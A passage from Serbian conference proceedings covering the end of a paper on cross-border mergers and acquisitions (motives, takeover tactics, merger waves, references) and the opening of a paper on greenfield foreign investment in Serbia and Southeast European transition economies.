Transakcioni troškovi, kao troškovi koji nastaju unutar jednog preduzeća ili između pravno nezavisnih subjekata pri realizaciji transakcije, mogu se umanjiti vertikalnim spajanjem. Integrisanje sa dobavljačem omogućuje sticateljskom preduzeću da obezbedi nabavku sirovina po poznatim cenama i time umanji, a nekada i eliminiše neizvesnost na tom planu. Informacioni troškovi koji su rezultat nedovoljne informisanosti koja je prisutna na tržištu umanjuje racionalnost donosioca odluka, i na taj način daju u određenom smislu doprinos (ne)adekvatnom poslovnom odlučivanju.

## 3.2. ODGOVOR NA PROMENE U OKRUŽENJU

Intenzivan razvoj tehnike i tehnologije i konkurentnost preduzeća usko su povezani i primoravaju privredne subjekte na brzu reakciju u smislu ovladavanja novim znanjima i veštinama kako bi se obezbedio konkurentan proizvod. Strategija eksternog rasta u formi M&A daje mogućnost ciljnim kompanijama iz zemlje uvoznice kapitala da prevaziđu brojna ograničenja poput pristupa finansijskim izvorima, zastarele tehnologije, zasićenosti/nedovoljnosti domaćeg tržišta ili sporog prilagođavanja promenama tržišnih uslova.

Pravno okruženje i zakonska regulativa zemalja predstavljaju značajnu odrednicu uspešnosti postakvizicionog perioda. Značajan je aspekt regulative koji se odnosi na zaštitu akcionara i računovodstvene standarde (Rossi & Volpin, 2004) jer olakšavaju sticateljskoj kompaniji identifikaciju potencijalne mete preuzimanja. Praksa pokazuje da ciljne kompanije uglavnom potiču iz zemalja u kojima je viši stepen zaštite akcionara i gde je veći stepen primene računovodstvenih standarda. Period intenzivnijih aktivnosti spajanja i preuzimanja nametnuo je i regulatorne propise toj oblasti. Antimonopolsko zakonodavstvo bilo je odgovor na stvaranje velikih preduzeća, a primenjivalo se sa ciljem zabrane širenja kompanije u situaciji kada efekat tog širenja može biti značajno smanjenje konkurencije i stvaranje monopolističke strukture. Dužna pažnja posvećena je i oporezivosti akvizicija. Naime, kada se akvizicija finansira gotovinskim sredstvima akcionari podležu plaćanju poreske obaveze na kapitalni dobitak, dok se u slučaju finansiranja akcijama preduzeća ta obaveza odlaže. Posle realizacije neoporezive akvizicije objedinjena firma se sa poreskog aspekta posmatra kao da je uvek takva i postojala. Kod oporezivog spajanja, imovina preuzetog preduzeća se revalorizuje, a rezultat revalorizacije u formi pripisa vrednosti ili otpisa tretira se kao oporeziv dobitak odnosno gubitak (Brealey & Myers, 2003).

Efikasnije i ekonomičnije korišćenje raspoloživih resursa za zemlju investiranja predstavlja uslov ekonomskog rasta i prosperiteta, a za sticateljsku kompaniju jačanje performansi u postintegracionom periodu, što u konačnom rezultatu povećava vrednost za vlasnike. Strategije eksternog rasta obezbeđuju praćenje trendova u smislu da se sticateljskoj kompaniji omogućuje pristup neophodnim resursima, dok zemlja investiranja dobija mogućnost prevazilaženja tehnološkog jaza i to jeftinije nego da je pribegla samostalnom razvoju. Multinacionalne kompanije kao sticatelji su uglavnom nosioci procesa inovacija, pa putem stranih direktnih investicija imaju ulogu dobavljača tehnologije za zemlje u razvoju i u tranziciji. U situaciji kada cilj preuzimanja nije isključivo finansijske prirode, tada postoji visoka verovatnoća dolaska tehnologije u zemlju domaćina koja je daleko naprednija od trenutno postojeće. Jedan od opredeljujućih faktora naprednosti pristigle tehnologije jeste i stepen razvijenosti privrede zemlje domaćina, kao i njene mogućnosti implementacije.

## 3.3. NEEFIKASNO TRŽIŠTE KAPITALA

Najznačajniji učesnici na tržištu kapitala su, bez sumnje investitori – vlasnici kapitala, koji funkcionisanje ovog tržišta uslovljavaju obezbeđenjem odgovarajuće zaštite njihovih interesa. Efikasno tržište kapitala karakteriše brzo i efikasno reagovanje cena hartija od vrednosti na sve promene u poslovanju njihovog emitenta. Nasuprot tome, na neefikasnom tržištu protok informacija o poslovanju nije uvek blagovremen, pa investitori mogu biti u situaciji da odluku o ulaganju donesu na osnovu informacija koje ne odgovaraju stvarnom stanju. Ovaj vremenski informacioni jaz može poslužiti za sticanje visokih iznosa dobiti od strane određenih pojedinaca, a to ostalim učesnicima daje signal nesigurnosti.

U korporativnom poslovnom ambijentu u kome su razdvojeni vlasnička i upravljačka funkcija, i upravljanje preduzećem prepušteno menadžerskoj strukturi, osnovni njen zadatak jeste preduzimanje aktivnosti koje će doprineti porastu vrednosti akcionarskog kapitala. Asimetrija informisanosti koja ide u prilog menadžerima u određenoj meri ometa principale da imaju punu kontrolu nad njihovim akcijama, što može dovesti



DOI: 10.15308/Synthesis-2015-652-658

do zloupotrebe od strane menadžera (Malinić, 2007). Međutim, bezbednost njihovog položaja u određenoj meri zavisi od strukture vlasnika. Naime, kada kontrolu nad preduzećem imaju krupni akcionari, tada je menadžerski prostor za delovanje u sopstvenom interesu značajno sužen. Nasuprot tome, široka disperzija vlasništva koja se manifestuje u malom i često beznačajnom uticaju malih akcionara povećava manevarski prostor menadžera. Za menadžere je, svakako pogodnija široka diserzija vlasništva, jer ukoliko mali akcionari nisu zadovoljni prinosom na uloženi akcionarski kapital, ili smatraju da postoji opasnost od loših poteza menadžera, oni će svoje akcije prodati i eventualno investirati u kupovinu akcija drugog preduzeća. Na taj način menadžerska struktura uvek ima akcionare koji je „podržavaju".

Diversifikacija ulaganja preduzeća preuzimanjem ciljnih kompanija čija delatnost nije srodna sa delatnošću preduzeća sticatelja može biti inicirana motivima menadžera koji nisu ekonomske prirode. U takvoj situaciji menadžeri mogu biti motivisani ubeđenjem da veća kompanija sa širim spektrom različitih delatnosti neće biti zanimljiva za preuzimanje drugim investitorima, pa je time njihova stečena pozicija relativno sigurna. Međutim, kada ovaj motiv preovlada i dođe do realizacije preuzimanja to može imati negativne posledice na bogatstvo akcionara, kao i na profitabilnost same investicije. U najboljem slučaju, ako ne dođe do ostvarenja dobiti nakon preuzimanja, to u celini znači smanjenje tržišne vrednosti sticateljskog preduzeća, jer pri istoj ostvarenoj dobiti postoje investicioni i transakcioni troškovi vezani za preuzimanje. Konačan ishod može biti smanjenje cene akcija sticateljske kompanije, nemogućnost isplate dividendi, a ne retko i propast samog investicionog projekta.

U objašnjavanju efekata M&A važan faktor jeste preterano samopuzdanje menadžera pa čak i oholost. Menadžeri koje karakteriše viši nivo samopouzdanja od prosečnog koji vodi do arogancije, mišljenja su da su njihove procene potencijalne mete validnije čak i od tržišnih. U pozadini takvog njihovog stava može biti sklonost ka preteranom rastu korporacije, koja je nekada od većeg značaja čak i u odnosu na materijalnu nadoknadu (Todorović, 2010). Ovakvo ponašanje menadžera doprinosi kompleksnosti agencijskog problema, jer u velikom broju slučajeva za formiranje ponude o preuzimanju pristanak akcionara nije uslov, a u slučaju precenjene ponude jedino su akcionari sticateljskog preduzeća na gubitku. Razlozi ovakvog menadžerskog ponašanja su brojni, a jedan je svakako težnja menadžera za očuvanjem stečene visoke pozicije u preduzeću što se velikim delom rešava eksternim rastom kompanije. Ukoliko se realizuje merdžer konglomeratskog tipa, menadžerska pozicija je sve sigurnija jer se smanjuje verovatnoća da će takva kompanija biti potencijalna meta preuzimanja.

## 4. SPROVOĐENJE MERDŽERA I AKVIZICIJA - STRATEGIJE I TAKTIKE

Definisanje strategije sprovođenja eksternog rasta kompanije putem prekograničnih M&A predstavlja razvojni plan čijom realizacijom kompanija želi da iskoristi tržišne mogućnosti i istovremeno kreira sinergetsku dobit (Denčić-Mihajlov, 2009). U zavisnosti od cilja koji kompanija želi da ostvari strategija spajanja/preuzimanja može biti usmerena na horizontalnu, vertikalnu ili konglomeratsku integraciju. *Merdžer* je oblik dogovornog spajanja dva preduzeća, takav da od dva spojena preduzeća nastaje jedno koje je u vlasništvu akcionara oba preduzeća. Da bi došlo do realizacije merdžera potrebna je saglasnost minimalno polovine akcionara oba preduzeća, a nakon postignutog dogovora realizuje se u relativno kraćem vremenskom periodu, ne iziskuje visoke troškove i nosi manji rizik neuspeha u odnosu na neprijateljska preuzimanja. Akvizicije kao oblik poslovnog restrukturiranja su mnogo češće u savremenoj poslovnoj praksi od prijateljskih preuzimanja. To upućuje da sticateljska kompanija mora mnogo više pažnje posvetiti definisanju adekvatne taktike koju će primeniti da bi realizacija preuzimanja bila uspešna. Adekvatno definisana taktika podrazumeva da sticatelj nije precenio ciljnu kompaniju čime je omogućio minimiziranje transakcionih troškova i povećao pozitivan ishod u postakvizicionom periodu. S obzirom na logičan otpor koji menadžeri pružaju ovom vidu preuzimanja posledično je došlo do razvijanja taktika kojima je cilj da omoguće preuzimanje ciljnog preduzeća uz što niže troškove i rastuću profitabilnost u postakvizicionom periodu.

Taktika preuzimanja je direktna odgovornost menadžmenta sticateljske kompanije i mora biti postavljena tako da njena realizacija daje nedvosmislen doprinos porastu bogatstva akcionara, ne ugrožava interese zaposlenih u preduzeću niti interese njegovih poverilaca, a sve u skladu sa zakonskim propisima. Neke od savremenih taktika preuzimanja koje ćemo ovom prilikom objasniti su:

1. taktika kupovine akcija na otvorenom tržištu;
2. preuzimanje kontrole nad preduzećem putem borbe zastupnika;
3. prijateljsko preuzimanje putem pregovora o kupoprodaji akcija i
4. preuzimanje preduzeća realizacijom javne ponude za preuzimanje akcija (Denčić-Mihajlov, 2009).

Sa stanovišta rentabilnosti multinacionalne kompanije *taktika kupovine akcija na otvorenom tržištu* je veoma pogodna, jer omogućava kupovinu akcija inostranog ciljnog preduzeća po tržišnim cenama bez dodatnih troškova. Ova taktika se primenjuje kada sticatelj ne želi da obelodani svoje namere, pa nastoji da u što kraćem roku kupi kontrolni paket akcija pre nego što menadžeri ciljnog preduzeća dobiju informaciju da je došlo do vlasničkih promena i preduzmu adekvatnu strategiju odbrane. Pri tome, kupovina određenog stoka akcija sužava izbor strategija odbrane koju menadžeri ciljnog preduzeća mogu primeniti, jer na primer, više nemaju potrebnu većinu za odlučivanje. Prednost ove taktike svakako su niži troškovi preuzimanja, ali prateća pojava jeste i relativno visok rizik uspešnosti sprovođenja. Sticateljska kompanija ne raspolaže informacijom da li su sve akcije ciljnog preduzeća raspoložive na tržištu, a diskutabilno je da li će uspeti da uspostavi kontakt sa brojem akcionara za obezbeđenje većinskog vlasništva, a koji su voljni da prodaju akcije.

Akcionari koji imaju manjinsko učešće u vlasničkoj strukturi bez mogućnostti da pojedinačno utiču na poslovnu politiku preduzeća, mogu svoje pravo glasa delegirati na zastupnike, obično investicione banke, advokate ili specijalizovane brokerske kuće. Uloga zastupnika je da zastupajući interese jednog ili više akcionara utiče na donošenje poslovnih odluka koje idu u prilog njihovim nalogodavcima. Pozitivan ishod primene ove taktike moguć je ukoliko postojeća menadžerska struktura nema punu podršku akcionara bilo zbog slabih poslovnih rezultata i posledično niskih prinosa od dividende, ili zbog poslovnih predloga sa kojima akcionari nisu saglasni. Primenu ove taktike prati visok procenat neizvesnosti krajnjeg ishoda, pa tako jedan od rezultata može biti da opasnost od gubitka rukovodećih pozicija navede menadžere da kvalitativno promene sistem upravljanja preduzećem i donošenjem odluka u interesu vlasnika poboljšaju performanse preduzeća. Takođe, u slučaju da pozitivan ishod primene ove taktike dovede do promene menadžerskog tima to ne mora imati pozitivan efekat na performanse preduzeća, što bi se moglo objasniti time da za loše performanse preduzeća nije u potpunosti bio odgovoran rukovodeći kadar, već i brojni drugi razlozi iz poslovnog okruženja (Denčić-Mihajlov, 2009).



DOI: 10.15308/Synthesis-2015-652-658

Pregovori o kupoprodaji akcija predstavljaju vid prijateljskog preuzimanja koje se realizuje direktnim pregovaranjem između sticateljske i ciljne kompanije i obično uključuje prodaju celokupnog preduzeća. Ciljna kompanija se odlučuje na ovakav korak ukoliko proceni da postoji opasnost od neprijateljskog preuzimanja od strane druge kompanije koje može biti daleko nepovoljnije i po interese menadžera i po interese akcionara. Ova taktika troškovno može biti veoma popularna, ali isto tako u slučaju odustajanja od dogovorenih uslova ili njihovog nepoštovanja može imati za rezultat relativno visoku cenu.

Na razvijenim tržištima korporativne kontrole taktika preuzimanja realizacijom javne ponude predstavlja najzastupljeniji vid preuzimanja. Zbog učestalosti primene, nacionalna i korporativna regulativa velikog broja zemalja precizno definiše uslove u kojima se ovakav vid preuzimanja može sprovesti, a u cilju zaštite akcionara. Evropska unija je usvojila Direktivu o preuzimanju (*Directive 2004/25/EC of the European Parliament)* usaglašavajući zakonodavna rešenja zemalja članica. Direktiva reguliše pitanja vezana za promet hartija od vrednosti onih kompanija čije su hartije od vrednosti predmet trgovanja u celosti ili delimično na organizovanom tržištu. Centralno pitanje Direktive je obavezno podnošenje ponude za preuzimanje koje pored zaštite akcionara ima za cilj i obezbeđenje jednakih uslova za sve potencijalne investitore na organizovanom tržištu kapitala. Tokom trajanja ponude ponuđač akcije ciljnog preduzeća ne sme kupovati na drugi način, ali ni prodavati do tada stečene akcije preduzeća. Definisanje cene u ponudi je veoma značajan aspekt, jer ona mora biti dovoljno visoka da bude atraktivna za akcionare, ali ipak ne toliko visoka da preuzimatelj bude u situaciji da preplati vrednost otkupljenih akcija i time ugrozi buduću profitabilnost. Uspešan završetak ponude znači da se isplata akcionara vrši u kratkom roku nakon zatvaranja ponude. Rezultat akvizicije uglavnom podrazumeva da jedan deo vlasničke strukture čine manjinski akcionari koji nisu želeli da prodaju svoje akcije. To može izazvati probleme, posebno ako je preuzimatelj stekao vlasništvo nad više od 90% vrednosti ciljnog preduzeća. Veliki broj zemalja je regulatorno predvideo obavezu prinudne prodaje odnosno prinudne kupovine tog manjinskog dela (Denčić-Mihajlov, 2009a). Uslovi koji su važili u vreme ponude važeći su i prilikom isplate ovog dela akcija tako da akcionari ove grupe nemaju nepovoljniji tretman nego da su učestvovali u prvobitnoj prodaji.

## 5. MEĐUNARODNO ISKUSTVO I EFEKTI REALIZACIJE M&A

Prekogranični M&A zastupljeni su kako u sektoru proizvodnje tako i u sektoru usluga. Ciklični karakter ovih strategija rezultirao je periodima veće ili manje zastupljenosti u srodnim, komplementarnim ili različitim delatnostima, kao i usmerenost na industrije poput automobilske, hemijske, farmaceutske, naftne, telekomunikacija ili finansijskih usluga. Začetak primene M&A je u SAD i Velikoj Britaniji, ali savremeni uslovi poslovanja neminovno su u ove tokove uključili i ostale zemlje, naročito zemlje u razvoju i zemlje bivšeg socijalističkog bloka koje su najveći deo privatizacije i prelaska na tržišni sistem privređivanja operacionalizovale upravo na ovaj način.

*Prvi talas* M&A aktivnosti započinje 1893. godine, i karakterišu ga integracije pretežno horizontalnog tipa što je uzrokovalo stvaranje monopolističke strukture tržišta i velikih monopola (Denčić-Mihajlov, 2009). Današnji industrijski giganati formirani tokom ovog talasa su: *Du Pont, US Steel, Standard Oil, General Electric, Eastman Kodak, American Tobaco*. Oligopolske strukture karakteristika su *drugog talasa* koji je počeo 1910. godine, kada su nastali giganti poput *General Motors*-a, *IBM*, *John Dere* i dr. Ovaj talas zaustavila je velika depresija i krah tržišta hartija od vrednosti, 1929. godine. Polovinom XX veka rezultat M&A aktivnosti su brojne integracije konglomeratskog tipa, što je uticalo da sticateljska preduzeća diversifikuju svoju aktivnost u različite sektore industrije. Dolazi do promene načina finansiranja preuzimanja, pa dolazi do pojave finansiranja akcijama što nije bilo oporezivo, i podsticalo je aktivnosti ovog tipa. Četvrti talas karakteriše porast broja institucionalnih investitora i porast broja neprijateljskih preuzimanja u ukupnom broju realizovanih integracija. Sama pojava neprijateljskih preuzimanja uzrokovala je nastanak suptilnijih taktika, kako ofanzivnih tako i odbrambenih, a profitabilnost sticateljske aktivnosti rezultirala je porastom špekulativnih berzanskih poslova kao i kolapsom tržišta obveznica niskog rejtinga što je i značilo kraj ovog talasa. Sam kraj XX veka obeležen je petim talasom M&A aktivnosti, koga karakteriše smanjeni broj neprijateljskih preuzimanja i povećano učešće strategijskog pristupa, što je smanjilo ukupni rizik poslovanja. Moglo bi se reći da po završetku petog talasa dolazi do određenih podfaza koje u suštini predstavljaju njegov nastavak u vidu smanjenih i pojačanih akvizicionih aktivnosti, te da je ovaj talas praktično još uvek u toku. Doprinos uspešnosti integracija daje i posvećivanje dužne pažnje korporativnom upravljanju, a usporavaju ih događaji poput svetske ekonomsko-finansijske krize iz 2008. godine, jer uslovi neizvesnosti direktno utiču na opravdanost međunarodnog eksternog rasta, finansiranje preuzimanja kao i postakvizicione procese.

Prema podacima UNCTAD-a (2013), učešće M&A u ukupnim stranim investicijama bilo je rastuće sve do izbijanja ekonomsko-finansijske krize 2008. godine, kada je došlo da naglog pada investicionih aktivnosti uopšte. Najviše negativnih posledica krize bilo je u primarnom sektoru privrede, dok je i pored pada M&A aktivnosti najmanje pogođen sektor usluga. To se objašnjava time da su poslovne usluge, trgovina, finansijske i transportne usluge, tzv. strateški sektori usluga, i u postkriznom periodu oni su bili glavna mesta gde su usmeravane strane direktne investicije.

Značajan porast filijala multinacionalnih kompanija na svetskom tržištu ima uticaj na privredu zemlje domaćina u kojoj posluje. Prema izveštaju Baker & McKenzie (2013) u sektoru finansijskih usluga usporavanje rasta i povećanje regulatornih ograničenja koja karakterišu razvijena tržišta, kao i bolji konkurentski uslovi imaju tendenciju da rezultiraju porastom prekograničnih transakcija. Kao razlog tome navode se promene u korporativnoj strategiji i poslovnom okruženju, pri čemu se kao najprihvatljivije navode one strategije koje ublažavaju rizik izvršenja transakcije. Sektor energije, prirodnih resursa i rudarstva karakteriše porast tražnje na globalnom nivou, što je najizraženije u Kini, Indiji i Rusiji. Najveći broj M&A u zemljama u razvoju realizovano je u energetskom sektoru, a tast tražnje uz dominantnu ulogu ekstraktivne industrije mogao bi doprineti da se taj trend i nastavi. Razvoj potrošačkog sektora u post-kriznom periodu najprimetniji je u Kini, Indiji, ali i nekim južno-afričkim zemljama u kojima su evidentni remeteći faktori u vidu političke nestabilnosti i nerazvijene infrastrukture. Posmatrano u odnosu na ovaj faktor, aktivnosti M&A nastavljaju istim tempom ili pokazuju određeni rast, uz značajno respektovanje mera koje ublažavaju rizik izvršenja ovih transakcija. Kako se navodi u izveštaju Clifford Chance (2012) M&A aktivnosti u 2012. godini u oblasti rudarstva su intenzivne na tržištu Australije, dok oblast telekomunikacija, medija i tehnologije u prvoj polovini godine karakteriše pad ovih aktivnosti uopšte. Porast je primetan jedino u oblasti tehnologije, što je inicirano diverzifikacijom proizvoda i potrebom za ubrzanim rastom. Sektor zdravstva karakteriše intenzivna M&A aktivnost u Kini, gde vlada značajan porast interesovanja stranih kompanija koje



DOI: 10.15308/Synthesis-2015-652-658

nastoje da savladaju regulatorne barijere i ostvare partnerstvo sa tamošnjim lokalnim kompanijama, čak i kada to podrazumeva ustupanje kontrole.

## ZAKLJUČAK

Strane direktne investicije u formi M&A pomažu ciljnim kompanijama iz zemlje uvoznice kapitala da prevaziđu mnogobrojna ograničenja, kao što su pristup finansijskim izvorima, zastarela tehnologija, zasićenost/nedovoljnost domaćeg tržišta, sporo prilagođavanje promenama tržišnih uslova. U zavisnosti od uslova koje diktira spoljno okruženje i situacija na svetskom tržištu, kao i od uslova koji karakterišu potencijalne ciljne ekonomije, sticateljske kompanije mogu biti motivisane kratkoročnim ciljevima ostvarenja profitabilnosti, ili dugoročnim strateškim ciljevima u odnosu na ciljnu ekonomije. U zavisnosti od preferencija jednog ili drugog cilja sticateljske kompanije se opredeljuju za investicionu lokaciju. Velika je verovatnoća da bi relativno stabilni uslovi poslovanja dali prioritet dugoročnoj strateškoj orijentaciji koja bi bila usmerena na ostvarenje dugoročne profitabilnosti, i donela korist kako preuzimatelju tako i ciljnoj kompaniji i njenoj nacionalnoj ekonomiji. Međutim, s obzirom da su veoma često cljne zemlje tranzicione ekonomije, koje karakteriše veliki broj preduzeća u društvenoj svojini, brojni problemi makroekonomske prirode koji ometaju privredni razvoj i hronični nedostatak kapitala koji je nužno nadomestiti privlačenjem stranih investicija čine situaciju znatno složenijom.

## LITERATURA


Baker & McKenzie. (2013). *Opportununities Across High-Growth Markets: Trends in Cross-Border M&A*. Preuzeto 05. Marta 2015. sa http://www.bakermckenzie.com/files/Uploads/Documents/Publications/FINALHGM_April22.pdf

Berle, A.A., & Means, G.C. (1933). *The modern corporation and private property*. New York: Macmillan Co. Bevan,

Bevan, A.A., & Estrin, S. (2004). The determinants of foreign direct investment into European transition economies. *Journal of comparative economics, 32(4),* 775-787.

Brealey, R.A., & Myers, S.C. (2003). *Principles of corporate finance*. Boston, Mass: McGraw-Hill/Irwin.

Chen, C., Lu, H., & Sougiannis, T. (2008). *Managerial Empire Building, Corporate Governance, and the Asymmetrical Behavior of Selling, General, and Administrative Costs.* Contemporary Accounting Research, 29 (1), 252-282. DOI: 10.1111/j.1911-3846.2011.01094.x

Clifford Chance. (2012). *Our Insights into M&A Trends: Global Dynamics*. Preuzeto 05. Marta 2015. sa http://www.cliffordchance.com/content/dam/cliffordchance/PDFs/Our_insights_into_MandA_trends_global_dynamics_July_2012.pdf

Denčić-Mihajlov, K. (2009). *Strategija i taktika preuzimanja preduzeća*. Niš: Ekonomski fakultet.

Denčić-Mihajlov, K. (2009a). Reforms of corporate governance and takeover regulation: evidence from Serbia. *South-Eastern Europe Journal of Economics*, 2 (2009) 205-227.

EUR-Lex. (2004). Directive 2004/25/EC of the European Parliament and of the Council of 21 april 2004. **Preuzeto 05. Marta 2015. sa** http://eur-lex.europa.eu/legal-content/en/ALL/?uri=CELEX:32004L0025

Evenett, S.J. (2004). *The Cross-Border Merger and Acquisitions Wave of the late 1990s.* Preuzeto 05. Marta 2015. sa http://www.nber.org/chapters/c9545.pdf

Goar, M. (1969). An Economic Disturbange Theory of Mergers. *The Quarterly Journal of Economics,* 83(4), 624-642.

Hitt, M.A., King, D., Krishnan, H., Makri, M., Schijven, M., Shimizu, K., & Zhu, H. (2009). Mergers and acquisitions: Overcoming pitfalls, building synergy, and creating value. *Business Horizons, 52(6)*, 523-529.

Jensen M.C., & Ruback R.S. (1983). The market for corporate control: The scientific evidence. *Journal of Financial economics, 11(1)*, 5-50.

Malinić, D. (2007). Kompenzacione šeme za menadžere. Zbornik radova: korporativno i javno upravljanje u funkciji razvoja konkurentnosti, Miločerski ekonomski forum. Beograd: Savez ekonomista Srbije.

Petrović, E., & Denčić-Mihajlov, K. (2010). *Međunarodno poslovno finansiranje: specijalna pitanja i problemi*. Niš: Ekonomski fakultet.

Petrović, E., Denčić-Mihajlov, K., & Radović, O.(2008). Ocena i upravljanje rizikom zemlje u globalnim tokovima kapitala. Zbornik radova: Naučni skup sa međunarodnim učešćem Inostrani kapital kao faktor razvoja zemalja u tranziciji, Kragujevac, 6. novembar 2009 (str. 211-221). godine. Kragujevac: Ekonomski fakultet.

Rhodes-Kropf, M., & Viswanathan, S. (2004). Market valuation and merger wavws. *The Journal of Finance, 59(6)*, 2685-2718.

Rossi, S., & Volpin, P.F. (2004). Cross-country Determinants of Mergers and Acquisitions. *Journal of Financial Economics, 74(2)*, 277-304.

Stigler, G.J. (1950). Monopoly and Oligopoly by Merger. *The American Economic Review, 40(2), 23-34.*

Thomas, D., & Grosse, R. (2001). Country-of-Origin Determinants of Foreign Direct Investment in an Emerging Market: The Case of Mexico. *Journal of International Management, 7*, 59-79.

Todorović, M., (2010). *Poslovno i finansijsko restrukturiranje preduzeća*. Beograd: Centar za izdavačku delatnost Ekonomskog fakulteta.

UNCTAD. (2013). World investment report. Preuzeto 05. Marta 2015. sa http://unctad.org/en/PublicationsLibrary/wir2013_en.pdf

Wang, D., & Moini, H. (2012). *Motives for Cross-border Merger and Acquisitions: Some Evidence from Danish Firms*. Preuzeto 28. Marta 2015. sa http://vbn.aau.dk/files/74813307/Motives_for_Cross_border_Mergers_and_Acquisitions_.pdf.

Wang, J. (2008). The Macro Determinants of M&A Timing in China. *International Journal of Business and Management, 3(9)*, 141-146.




DOI: 10.15308/Synthesis-2015-652-658

Synthesis
International Scientific Conference of IT and Business-Related Research

# GRINFILD INVESTICIJE U SRBIJI I ZEMLJAMA U OKRUŽENJU U TRANZICIJI SA ASPEKTA INTERESA STRANIH INVESTITORA

## GREENFIELD INVESTMENTS IN SERBIA AND NEIGHBOURING TRANSITION COUNTRIES IN RELATION TO FOREIGN INVESTORS' INTERESTS

Predrag Vukadinović, Goranka Knežević
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Strane direktne investicije svakako predstavljaju značajan faktor razvoja svake ekonomije, a naročito ekonomija u razvoju. Ovaj rad stavlja poseban naglasak na grinfild investicije u Srbiji i zemljama u tranziciji jugoistočne Evrope kao i na interes stranih investitora za realizaciju ovih investicija. Ova vrsta investicija je u fokusu rada pre svega zbog svojih karakteristika u pogledu uticaja na dugoročni ekonomski razvoj. Interes stranih investitora prikazan je najpre kroz kretanje stranih direktnih investicija na globalnom nivou, a naročito kroz realizaciju ovih investicija u Srbiji i zemljama u tranziciji jugoistočne Evrope, koristeći pri tome analizu više parametara koji ukazuju na interes stranih investitora. To se pre svega odnosi na broj i vrednost grinfild investicija kao i pet najznačajnijih sektora privrede kao odredište za ove investicije. Imajući u vidu da investitori donose odluke na osnovu procene rizika investiranja, u radu su prikazana četiri najznačajnija rizika koji imaju negativan uticaj na donošenje odluka kao i četiri rizika koja imaju najmanje negativan uticaj na donošenje investicionih odluka.

**Ključne reči:**
strane direktne investicije, grinfild investicije, jugoistočna Evropa, zemlje u tranziciji.

**Abstract:**
Foreign direct investments are certainly one of the essential factors of development of any economy, especially developing economies. This paper places an emphasis on green field investments in Serbia and transition countries of the southeastern Europe and the interests of foreign investors concerning the realization of these investments. The paper devotes special attention to this type of investments primarily due to their characteristics in terms of their impact on long-term economic development. The interests of foreign investors are shown primarily through the flow of foreign direct investments on a global level in general, and particularly the destination of these investments in Serbia and transition countries of southeastern Europe, using the statistical analysis of several indicators that point to the interests of foreign investors. This primarily refers to the number and value of green field investments, as well as the five most important sectors of the economy as an investment destination. Bearing in mind that investors make decisions based on the investment risk assessment, the four most significant risks with adverse effects on decision-making are given, along with four risks that have the least negative impact on making investment decisions.

**Key words:**
foreign direct investment, greenfield investments, southeastern Europe, transition countries.

## 1. UVOD

Razvoj svake ekonomije počiva na mnogobrojnim faktorima uticaja. Strane direktne investicije (u daljem tekstu SDI) nisu jedini faktor razvoja ali svakako se mogu tretirati kao jedan od najznačajnijih faktora sa direktnim ali i indirektnim uticajem na razvoj ekonomije. Složenost i kompleksnost SDI se ne može posmatrati samo kroz prizmu ekonomskih efekata već i kroz činjenicu da dejstvo stranog kapitala uključuje i različite socijalne, političke i tehnološke uticaje (Cvetković, 2004). Istovremeno, priliv SDI zavisi i od otvorenosti država-zemalja koje su potencijalne destinacije SDI kao i od određenih rizika koje investitori procenjuju pre donošenja odluka o investiranju i zainteresovanosti za investiranje.

Grinfild investicije (u daljem tekstu GI), kao vrsta SDI, nedvosmisleno predstavljaju značajan činilac i faktor pokretanja privrednog razvoja, odnosno, može se sasvim sigurno reći da GI predstavljaju jedan od osnovnih pokretača privrednog rasta u mnogim zemljama u svetu a naročito u onim koje su u tranziciji (Begović *et al.*, 2008). Sprovedena su mnogobrojna istraživanja o problemu privlačenja SDI, nezavisno od toga o kom stepenu razvoja ekonomije se radi. Tako je i određenim empirijskim modelima potvrđena pretpostavka da su otvorenost i veličina tržišta zemlje destinacije SDI determinante privlačenja ovih investicija u nacionalnu privredu (Vidas-Bubanja, 1998).

Političke i ekonomske promene u svetu poslednjih decenija, a posebno imajući u vidu još uvek prisutnu svetsku ekonomsku krizu inicirale su i određene oblike političko-ekonomskih integracija, pre svega Evropsku uniju (u daljem tekstu EU) kao opredeljujući pravac daljeg puta Srbije i njene ekonomije. Pored Srbije, Albanija, Makedonija, Bosna i Hercegovina (u daljem tekstu BiH) i Crna Gora (u daljem tekstu CG) predstavljaju grupu zemalja u tranziciji, na putu ka članstvu u EU.

Bez obzira na slične političko-ekonomske aktivnosti svake od pomenutih zemalja i njihove napore koje čine na putu ka prijemu u članstvo u EU, interes stranih investitora u pogledu investiranja u obliku GI nije podjednak. Statistički pokazatelji, izraženi kroz broj i vrednost GI po destinacijama ukazuju na rang interesa kao i na procenu sigurnosti investiranja uzimajući u obzir razmatranu destinaciju. Investitori pokazuju različit stepen interesa i u smislu odabira sektora privrede i delatnosti u koje će investirati. Globalni pregled interesa investitora za ulaganja posmatran po sektorima privrede, može da bude dobar usmeravajući pokazatelj zemljama u tranziciji, kojim sektorima privrede i granama delatnosti treba da daju prioritet u stvaranju uslova ka atraktivnosti za određene destinacije investiranja.

E-mail: pvukadinovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-659-663

Veoma važan moment isticanja interesa stranih investitora u smeru investiranja je i procena rizika investiranja, sa stanovišta različitih vrsta rizika. U ovom radu istaknuti su najznačajniji rizici koji imaju najveći uticaj na interes za investiranjem kao i donošenje odluke o budućoj GI.

## 2. REZULTATI I DISKUSIJA

Globalni tok SDI ukazuje na varijacije u analiziranom petogodišnjem period (Tabela 1).

Nakon rasta SDI u periodu 2009-2011. godine, dolazi do pada ovih ivesticija u 2012. godini. Međutim, oporavak SDI je vidljiv u 2013. godini (rast od 9%). Ovakav rast nakon 2012. godine ukazuje na oprezan optimizam u pogledu rasta SDI, pri čemu UNCTAD projektuje rast ovih investicija u periodu 2014-2016. godine uz napomenu da krhkost u nekim tržištima u razvoju, kao i rizici vezani za političku nesigurnost i regionalnu nestabilnost mogu negativno uticati na očekivani rast SDI (UNCTAD, 2014). Analiza posmatranog perioda ukazuje da se može uočiti pravilo rasta ovih investicija do 2011. godine, zatim pad u 2012. godini i oporavak u 2013. godini. Trend održanja većeg rasta SDI u zemljama u razvoju u odnosu na razvijene zemlje kao destinacije ovih investicija, nastavlja se i posle 2012. godine. Priliv ovih investicija u razvijene zemlje iznosio je 566 milijardi USD, odnosno 39% ukupnog priliva na globalnom nivou, dok je priliv SDI u zemlje u razvoju dostigao iznos od 778 milijardi USD, odnosno 54% globalnog priliva SDI. Zemlje u tranziciji, dostigle su nivo od 108 milijardi USD priliva ovih investicija, što predstavlja 7% ukupnog-globalnog priliva SDI u 2013. godini. (UNCTAD, 